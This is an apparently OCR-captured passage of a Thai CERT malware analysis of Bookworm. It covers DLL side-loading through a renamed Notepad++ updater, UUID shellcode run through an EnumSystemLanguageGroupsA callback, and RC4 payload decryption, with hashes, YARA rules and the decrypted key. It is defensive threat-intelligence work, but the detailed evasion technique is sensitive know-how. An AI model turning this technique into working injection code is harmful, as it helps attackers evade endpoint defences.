
จากการตรวจสอบ static properties ของไฟล์ 285d1f375e... พบว่าไฟล์ดังกล่าวเป็น legitimate file ซึ่งเป็นส่วนหนึ่งของซอฟต์แวร์ Notepad++ และมีชื่อเดิมคือ gup.exe โดยยืนยันได้จากข้อมูล certificate ที่ใช้ในการ sign ไฟล์ดังกล่าว ทั้งนี้ ผู้พัฒนามัลแวร์มีเจตนาตั้งชื่อไฟล์ 285d1f375e... ให้เหมือนกับไฟล์ svchost.exe ของระบบปฏิบัติการ Windows เพื่อลดโอกาสการถูกตรวจพบ

ไฟล์ 285d1f375e... จะถูกนำมาใช้ในการโจมตีด้วยเทคนิค DLL Side-Loading โดยการ spawn เป็น child process ของโปรเซส msiexec.exe (ภาพที่ 8) จากนั้นในช่วง runtime จะทำการโหลดใช้งานไฟล์ a2452456eb... (libcurl.dll) ซึ่งเก็บอยู่ภายในไดเรคทอรี่เดียวกัน โดยมีการเรียกใช้งาน export function จากไฟล์ a2452456eb... จำนวนทั้งสิ้น 4 รายการ ได้แก่ curl_easy_cleanup, curl_easy_perform, curl_easy_setopt, และ curl_easy_init (ภาพที่ 9) โดยฟังก์ชันที่เป็นอันตรายคือ curl_easy_cleanup ซึ่งเมื่อถูกเรียกใช้งานแล้วจะส่งผลให้ shellcode ทำงานและแสดงพฤติกรรมอันตรายบนเครื่องเป้าหมาย

รูปภาพประกอบ (2)

Process Na...	PID	Operation	Path	Result
svchost.exe	5652	Load Image	C:\Program Files (x86)\Microsoft\Microsoft Assistant\Microsoft Assistant\libcurl.dll	SUCCESS

ภาพที่ 8 ไฟล์ 285d1f375e... มีการโหลดใช้งานไฟล์ libcurl.dll ซึ่งอยู่ภายในไดเรคทอรี่เดียวกัน



ภาพที่ 9 ไฟล์ 285d1f375e... เรียกใช้งาน export function จาก libcurl.dll จำนวน 4 รายการ

---

a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927

Tags				
Launcher	Trojan	DLL Side-Loading	UUID Shellcode	BookWorm

รายละเอียดของไฟล์	
ชื่อไฟล์	libcurl.dll
ขนาด	825856 bytes
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	a731f38b29155721c41a2b8cd1e9e38a
SHA1	c47619294d5a2c37138490ac756ad602c7b7d918
SHA256	a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927
SHA512	a8c7a8827c8fc1bc49ebe29d369158c341b2b5bffe125c4703cede2308bc1549b102c333f32142446e8ebb1afbaa14615eac0d617a58f1a5b353f2c3a29ac72b
ssdeep	12288:SUGoJhy9w8DOUtQEXtegna04WsuL2DPrKcT4I0nod+QCyo4dOPCYlXIPmmMg6Nz:1JIw2Ol3QEHyWsu6q8hOq6IPmmMVLT
Entropy	6.55

แอนตี้ไวรัส	
Kaspersky	Trojan.Win32.Jobutyve.aqi

McAfee	Artemis!A731F38B2915
Palo Alto Networks	Generic.ml

Yara Rules

```
rule bookworm_dll_UUID : dll_side_loading UUID
{
	meta:
		version = "1.0"
		first_imported = "2022-11-25"
		last_modified = "2022-11-25"
		status = "RELEASED"
		sharing = "TLP:CLEAR"
		source = "Manual investigate"
		author = "TTC-CERT"
		description = "Bookworm malware use DLL Side-Loading technique to load malicious DLL file which contain UUID shellcode and execute the shellcode in memory"
		category = "TECHNIQUE"
		technique = "PROCESS INJECTION:SHELLCODE"
		mitre_att = "T1055"
		hash = "a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927"

	strings:
		$uuid = /[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}/ ascii wide private
		$winapi_1 = "EnumSystemLanguageGroupsA" //This API could be used to execute UUID shellcode
		$winapi_2 = "EnumSystemLocalesA" //This API could be used to execute UUID shellcode

	condition:
		uint16(0) == 0x5A4D
		and (filesize >= 500KB and filesize <= 2MB)
```

```
        and ($winapi_1 or $winapi_2)
        and #uuid > 1000
}

rule bookworm_UUID_shellcode : UUID_shellcode
{
    meta:
        version = "1.0"
        first_imported = "2022-11-25"
        last_modified = "2022-11-25"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Bookworm inject shellcode into host's process memory, use this yara to detect shellcode running in memory"
        category = "TECHNIQUE"
        technique = "PROCESS INJECTION:SHELLCODE"
        mitre_att = "T1055"

    strings:
        $shell1 = { 8B C2 D3 E8 A8 01 ?? ?? 41 83 F9 08 } //custom decryption algorithm used to decrypt key for using with RC4
            /*
            mov     eax, edx
            shr     eax, cl
            test    al, 1
            jz      short
            inc     ecx
            cmp     ecx, 8
            */
        $shell2 = { B8 08 08 [0-2] 0D 00 00 01 [0-1] 50 } //parameter for payload#1 at offset 0x7D0
```

```
                    /*
                    mov         eax,808
                    or          eax,10000
                    push    eax
                    */
            $shell3 = { C7 45 D4 4C 6F 61 64 C7 45 D8 4C 69 62 72 C7 45 DC 61 72 79 41
} //stack strings
                    /*
                    mov         dword ptr ss:[ebp-2C],64616F4C
                    mov         dword ptr ss:[ebp-28],7262694C
                    mov         dword ptr ss:[ebp-24],41797261
                    */

    condition:
            2 of them
}
```

Sigma Rules

สามารถใช้งาน Sigma Rules ของไฟล์ 5149f8fb28... ในการตรวจจับได้

PE Metadata

Compile Date	2022-09-07 10:15:22 UTC
Import Hash	d5a73a6d8558871ea08cb79e9ecad4ce

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
93743941dfbf3e43b8b341027abf94cc	.text	460288	460222	6.56
a418d4b09f0589b4fdf396835cc0a16d	.rdata	326144	325766	5.01
b8455e31b83322584eba140416964bc2	.data	8192	11080	2.88
d9327057b83df8c7d2eccba15f28494a	.rcsc	1536	1064	2.49
8298ea22413877c9df74595e1fba9e0c	.reloc	28672	28396	6.74

Packers/Compilers/Cryptors

Microsoft Visual C++ ver. ~7.10 - Linker 14 - Visual 2015

ความเชื่อมโยง		
ไฟล์ a2452456eb... (libcurl.dll)	Drop_by Load_by	ไฟล์ 5149f8fb28... (Microsoft Assistant.msi) ไฟล์ 285d1f375e... (svchost.exe)

รายละเอียด


ไฟล์ a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927 (libcurl.dll) เป็นไฟล์ที่ถูก drop โดยไฟล์ 5149f8fb28... (Microsoft Assistant.msi) อยู่ภายในไดเรคทอรี่ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant" พร้อมกับไฟล์อีก 2 รายการ คือ svchost.exe (SHA256: 285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69) และ gup.xml (SHA256: 5ed9f723686247615cbe8d178287f61fd4cd994bc5737edd2ee30783a7539870)

จากการตรวจสอบ static properties ของไฟล์ a2452456eb... พบว่าไฟล์ดังกล่าวเป็น malicious file ซึ่งพยายามที่จะปลอมแปลงให้มีลักษณะเหมือนกับไฟล์ libcurl.dll ต้นฉบับ (SHA256: 44991615bff57b982b97830f34d3deaede9ffed1ab7bc54af987f328117562b4) โดยยืนยันได้จากการที่ไฟล์ a2452456eb... ไม่ผ่านการ sign ใด ๆ จากผู้พัฒนาซอฟต์แวร์ Notepad++

ไฟล์ a2452456eb... เป็นไฟล์ประเภท DLL ซึ่งจะถูกโหลดใช้งานโดยไฟล์ 285d1f375e... ในช่วง runtime โดยผลจากการตรวจสอบไฟล์ 285d1f375e... ทำให้ทราบว่าจะมีการเรียกใช้งาน export function ของไฟล์ a2452456eb... จำนวน 4 รายการ ได้แก่ curl_easy_cleanup, curl_easy_perform, curl_easy_setopt, และ curl_easy_init โดยจากรายการเหล่านี้มีฟังก์ชันต้องสงสัยคือ curl_easy_cleanup เนื่องจากตรวจพบว่าภายในฟังก์ชันดังกล่าวมีการใช้งาน string ที่มีลักษณะเป็นข้อมูลประเภท UUID จำนวนมากผิดปกติ รายละเอียดตามภาพที่ 10

ภาพที่ 10 พบค่า string ที่มีลักษณะเหมือน UUID จำนวนมากผิดปกติภายในไฟล์ a2452456eb...

เมื่อทำการวิเคราะห์เพิ่มเติม พบว่าภายในฟังก์ชัน curl_easy_cleanup จะมีการเรียกใช้ WinAPI HeapCreate โดยกำหนด flOptions ให้เท่ากับ HEAP_CREATE_ENABLE_EXECUTE ซึ่งจะทำให้พื้นที่ heap ที่ถูกสร้างขึ้นมานี้สามารถใช้ในการ execute code ได้ ต่อมาจะมีการเรียกใช้ WinAPI HeapAlloc เพื่อ allocate memory โดยกำหนดขนาด dwBytes เท่ากับ 0xFA000 (1,024,000 bytes) จากนั้นจะมีการเรียกใช้งาน WinAPI UuidFromStringA เพื่อทำการวนลูป (loop) โดยมีวัตถุประสงค์เพื่อทำการจัดเก็บค่า UUID ทั้งหมดไปไว้ในพื้นที่ allocated memory ที่พึ่งสร้างเอาไว้ทำให้ UUID ดังกล่าวสามารถถูก execute ได้ในลักษณะของ shellcode รายละเอียดตามภาพที่ 11



ภาพที่ 11 การทำงานของฟังก์ชัน HeapCreate, HeapAlloc, และ UuidFromStringA เพื่อจัดเตรียมค่า UUID ให้กลายเป็น shellcode สำหรับการ execution

เมื่อค่า UUID ถูกจัดเก็บไว้ในพื้นที่ allocated memory เสร็จทั้งหมดแล้ว มัลแวร์จะทำการเรียกใช้งาน WinAPI EnumSystemLanguageGroupsA เพื่อ execute UUID shellcode

สำหรับ WinAPI EnumSystemLanguageGroupsA มีรายละเอียดการรับค่าพารามิเตอร์ดังที่ปรากฏตามตารางที่ 9

ตารางที่ 9 รายละเอียดการรับค่าพารามิเตอร์ของ WinAPI EnumSystemLanguageGroupsA

```
BOOL EnumSystemLanguageGroupsA(
  [in] LANGUAGEGROUP_ENUMPROCA lpLanguageGroupEnumProc,
  [in] DWORD                   dwFlags,
  [in] LONG_PTR                lParam
);
```

ข้อมูลเพิ่มเติมจาก MSDN มีดังนี้

[in] lpLanguageGroupEnumProc

Pointer to an application-defined callback function. For more information, see EnumLanguageGroupsProc.

[in] dwFlags


Flags specifying the language group identifiers to enumerate. This parameter can have one of the following values.

[in] lParam


Application-defined value to pass to the callback function. This parameter can be used in error checking. It can also be used to ensure thread safety in the callback function.

จากตารางข้างต้นจะเห็นได้ว่า**มีการรับค่าพารามิเตอร์ LANGUAGEGROUP_ENUMPROCA เป็นค่า pointer ไปยัง Windows callback function ซึ่งปกติควรจะชี้ไปยังฟังก์ชัน EnumLanguageGroupsProc แต่ผู้พัฒนามัลแวร์ได้ทำการกำหนดค่า pointer ให้ชี้ไปยังพื้นที่ memory ที่มีการเตรียม UUID shellcode เอาไว้แทน จึงส่งผลให้ kernelbase.NlsDispatchAnsiEnumProc ซึ่งเป็น dispatcher ตัวหนึ่งภายใน WinAPI EnumSystemLanguageGroupsA ทำการโอนถ่าย execution flow ไปยัง entry point ของ UUID shellcode** รายละเอียดตามภาพที่ 12 ถึง 14 **ซึ่งกระบวนการทั้งหมดนี้เป็นเทคนิคที่เรียกว่า "Callback Shellcode Injection"** ซึ่งอาจมีรูปแบบที่แตกต่างกันไปในแต่ละกรณีขึ้นอยู่กับ WinAPI ที่ถูกเลือกมาใช้งาน แต่สำหรับในกรณีนี้จะใช้วิธีการแปลง UUID ไปเป็น shellcode เพื่อ execute ภายในพื้นที่ memory ที่สร้างขึ้นมาเตรียมไว้ โดยเทคนิคนี้ทำให้ผู้โจมตีสามารถหลีกเลี่ยงการใช้งาน WinAPI ที่มี


ความเสี่ยงต่อการถูกตรวจจับได้ง่าย เช่น WriteProcessMemory หรือ memcpy ทำให้สามารถหลบหลีกการถูกตรวจจับโดยเครื่องมือป้องกันภัยคุกคามทางไซเบอร์ได้



ภาพที่ 12 WinAPI EnumSystemLanguageGroupsA ถูกใช้ในการ execute UUID shellcode




ภาพที่ 13 การทำงานของ dispatcher ชื่อ NlsDispatchAnsiEnumProc (kernelbase.dll) ซึ่งถูกเรียกใช้โดย WinAPI EnumSystemLanguageGroupsA จะมีจุดหนึ่งของการทำงานที่จะทำการ call ไปยัง memory address ที่มี UUID shellcode เก็บเอาไว้



ภาพที่ 14 ผลลัพธ์การทำงานของ kernelbase.NlsDispatchAnsiEnumProc ส่งผลให้ execution flow ถูกโอนถ่ายไปยัง entry point ของ UUID shellcode ภายใน memory

ผลการตรวจสอบ UUID shellcode พบว่าทำหน้าที่ในการถอดรหัสข้อมูล payload ซึ่งอยู่ภายในพื้นที่ memory ของ shellcode ดังกล่าว โดยใช้อัลกอริทึมแบบ RC4 ซึ่งผู้พัฒนามัลแวร์ได้ทำการ hardcoded key ที่มีขนาด 18 bytes เอาไว้ภายใน shellcode ณ ตำแหน่งที่ 0x809 แต่ทว่า hardcoded key ดังกล่าวถูกเข้ารหัสเอาไว้และจะถูกถอดรหัสโดยใช้อัลกอริทึมสำหรับการถอดรหัสที่สร้างโดยผู้โจมตีเอง (custom decryption algorithm) ก่อนที่จะนำผลลัพธ์ (key) ไปใช้ในการถอดรหัสในอัลกอริทึม RC4 รายละเอียดตามภาพที่ 15 และตารางที่ 10




ภาพที่ 15 แสดงการทำงานของ custom decryption algorithm ซึ่งถูกใช้ในการถอดรหัส hardcoded key เพื่อนำผลลัพธ์ไปใช้เป็น key ให้กับอัลกอริทึม RC4

ตารางที่ 10 แสดงค่าของ hardcoded key ทั้งในรูปแบบของ encrypted form และ decrypted form รวมถึง XOR key ที่ถูกใช้งาน


encrypted key (HEX)	81 D5 9C C0 22 57 E6 40 5F 9C 36 2D AC C6 B5 03 9B B9
XOR key (HEX)	58 59 58 5A 58 59 58 5B 58 59 58 5A 58 59 58 5C 58 59
decrypted key (HEX)	D9 8C C4 9A 7A 0E BE 1B 07 C5 6E 77 F4 9F ED 5F C3 E0

ต่อมา **decrypted key จะถูกนำไปใช้เป็น key ในการถอดรหัสให้กับอัลกอริทึม RC4 ในขั้นตอนการถอดรหัสข้อมูล ตั้งแต่ตำแหน่งที่ 0x81F ถึง 0x180E7** ภายในพื้นที่ memory ของ shellcode ซึ่งจะได้ผลลัพธ์เป็น payload ที่เป็นไฟล์ประเภท PE (DLL) รายละเอียดตามภาพที่ 16 และ 17



Address	Hex	ASCII
0470081F	F4 2F F6 A1 58 DC FA 13 18 1D 7F A8 9C 2D 20 67	ô/ö¡XÜú.... ¨.- g
0470082F	F6 1B C1 AC 59 EF 12 02 99 BD 63 09 8A 00 CA 72	ö.Á¬Yï...½c...Êr
0470083F	59 43 05 01 58 79 EE 07 D5 C0 CA A2 A2 BE AF AD	YC..Xyî.ÕÀʢ¢¾¯.
